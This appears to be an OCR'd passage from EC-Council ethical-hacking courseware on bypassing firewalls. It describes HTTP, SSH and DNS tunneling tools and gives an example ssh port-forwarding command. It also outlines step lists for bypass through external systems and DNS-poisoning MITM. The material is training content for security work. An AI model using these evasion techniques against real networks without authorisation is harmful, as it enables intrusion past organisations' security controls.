


Figure 12.48: Screenshot of Super Network Tunnel

- **HTTPort and HTTHost**

  Source: *https://www.targeted.org*

  HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode or a remote host.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically, CONNECT HTTP. Most proxies have this method disabled by default. The SSL/CONNECT mode is much faster, but in this case, encryption cannot be used, and the proxy can track all actions.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server; thus, when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower but works in most cases and features strong data encryption that makes proxy logging useless.






Figure 12.49: Screenshot of HTTPort and HTTHost

- **Other HTTP Tunneling Tools**
  - Tunna (*https://github.com*)
  - HTTP Tunnel (*http://http-tunnel.sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Bypassing Firewalls through the SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target firewall. The unencrypted data can be sent over the encrypted SSH protocol using SSH tunneling. Attackers use this technique to bypass firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing firewall restrictions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provide encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

`-f` => background mode, `user@certifiedhacker.com` => username and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system.




Figure 12.50: Bypassing Firewall through SSH Tunneling Method

SSH Tunneling Tools

Some SSH tunneling tools are listed below:

- **Bitvise**

  Source: *https://www.bitvise.com*

  Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for remote administration of Windows servers, for advanced users who wish to access their home machine from work or their work machine from home, and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

  Bitvise SSH Client for Windows includes terminal emulation, graphical as well as command-line SFTP support, an FTP-to-SFTP bridge, tunneling features—including dynamic port forwarding through an integrated proxy—and remote administration for SSH Server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.51: Screenshot of Bitvise

- **Secure Pipes**

  Source: *https://www.opoet.com*

  Secure Pipes is an OS X-based SSH tunneling software. Some of the features of Secure Pipes are as follows:

  - **Remote Forwards**: Selectively open up access to application ports that are usually not easily accessible owing to network or service provider configuration restrictions. Open the door to quickly leverage OS X Server on Internet-facing applications such as email and web hosting.
  - **Local Forwards**: Open application communication ports to remote servers without opening those ports to public networks. Bring the security of VPN communication to clients and servers on an ad hoc basis without the hassle of configuration and management.
  - **SOCKS Proxies**: Easily set up and manage a SOCKS proxy server for either a local client or a whole network to privatize communication and overcome local network restrictions. These tunnels are an indispensable and lightweight tool when traveling abroad, performing digital currency transactions, or simply securing a local network.





Figure 12.52: Screenshot of Secure Pipes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypassing Firewalls through the DNS Tunneling Method

DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server.

Tools such as NSTX (*https://sourceforge.net*), Heyoka (*http://heyoka.sourceforge.netuse*), and Iodine (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through External Systems

Attackers can bypass firewall restrictions of target networks from an external system that can access the internal network. This external system can be:

- A home machine of and employee
- A machine that conducts remote administration of the target network
- A machine from the company's network but located at a different place

Steps to be followed to bypass a firewall through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic and steals the session ID and cookies
3. Attacker accesses the corporate network by bypassing the firewall and gets the Windows ID of the running Mozilla process on the user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's web server
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.53: Bypassing firewall through external systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through MITM Attacks

Most security administrators focus on the possibility of an external or internal network bypassing their firewall while ignoring the fact that firewalls can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers use DNS servers and routing techniques to bypass firewall restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM firewall attack.

Steps to be followed to bypass a firewall through MITM attacks:

1. Attacker performs DNS server poisoning
2. User A requests for www.certifiedhacker.com from the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. Attacker connects to the real host and tunnels the user's HTTP traffic
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


